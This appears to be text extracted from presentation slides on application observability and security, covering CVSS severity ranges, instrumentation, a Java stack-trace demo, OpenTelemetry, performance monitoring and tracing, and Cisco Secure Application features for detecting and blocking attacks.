Medium	4.0–6.9
High	7.0–8.9
Critical	9.0–10.0

- Consistent assessment across industry
- Static scoring without manual adjustments
- Does not measure risk—measures technical severity
- Not a predictor of exploitation

Instrumentation

Painlessly get deep insight and alter applications

Observe and measure


Ops gets insight into black box operation

Modify behavior

Ops can add capabilities to enhance or protect

Leave source code untouched

Devs don't need to get involved



Source: [Balakrishnan Sathiyakugan](#)

Stack Traces

Understand the path through an application when debugging

Triggered for explicit or unexpected error conditions

Give guidance to incorrect use of the application

Sequence of functions called during execution

Understand how execution arrived at the error

Correlate runtime to source

File and line of code from source guides Devs

```
1. public class StackTrace {
2.
3.     public static void main(String[] args) {
4.         a();
5.     }
6.
7.     static void a() {
8.         b();
9.     }
10.
11.    static void b() {
12.        c();
13.    }
14.
15.    static void c() {
16.        Thread.dumpStack();
17.    }
18.
19. }
```

```
$ javac StackTrace.java
$ java StackTrace
java.lang.Exception: Stack trace
    at java.lang.Thread.dumpStack(Thread.java:1339)
    at StackTrace.c(StackTrace.java:16)
    at StackTrace.b(StackTrace.java:12)
    at StackTrace.a(StackTrace.java:8)
    at StackTrace.main(StackTrace.java:4)
```

OpenTelemetry

Vendor-agnostic telemetry
for any stage in
Observability journey

Instrumentation library per
language

Support for both automatic and manual
instrumentation

End-to-end implementation


Generate, emit, collect, process and
export telemetry data

Full control of your data

Ability to send data to multiple
destinations

Open-standard semantic
conventions

Ensure vendor-agnostic data collection



Application Performance Monitoring

Real-time insights to app and business performance

Data Collection

Agents monitor performance of your code, runtime, and behavior

Auto-Discovery and Mapping


Map flow of all traffic across apps

Business Transaction Monitoring

Observe end-to-end critical user experiences across apps

Anomaly Detection and Root Cause Diagnostics

Automatically identify problems and track them to the source



End-to-end Tracing


Complete view of an experience

Business-oriented observability
Measure what matters to your users and the business

Accurate reflection of performance
All dependencies considered when identifying problem spots

Capture business metrics
Enable analytics using the data within a transaction

Foundational to business insights
Measure business performance and risk



Data handling

Regulatory and ethical implications


Personal, Sensitive, Private
Classification is the first step to protect data

Data leakage


Unintentional data loss usually due to misconfiguration or unclean code

Data breach

Security incident that results in data loss



Application Security for Hybrid Applications



Application security

Business risk observability for hybrid application




Locate how and where an attack occurs with business transaction mapping




Leverage security intelligence from Cisco Talos, Kenna and Panoptica to quickly uncover your current security posture



Combine threat and vulnerability intelligence with business impact and runtime behavior to provide a business risk score



AppDynamics Agent Architecture



Cisco Secure Application

Security insights provided with Application and Business context

Business Risk Observability

Detect Vulnerabilities



Common Vulnerabilities and Exceptions with Code Level correlation

Detect Attacks



Spot CVE correlated runtime exploits and Zero Day attacks (like Log4j)


Block Attacks



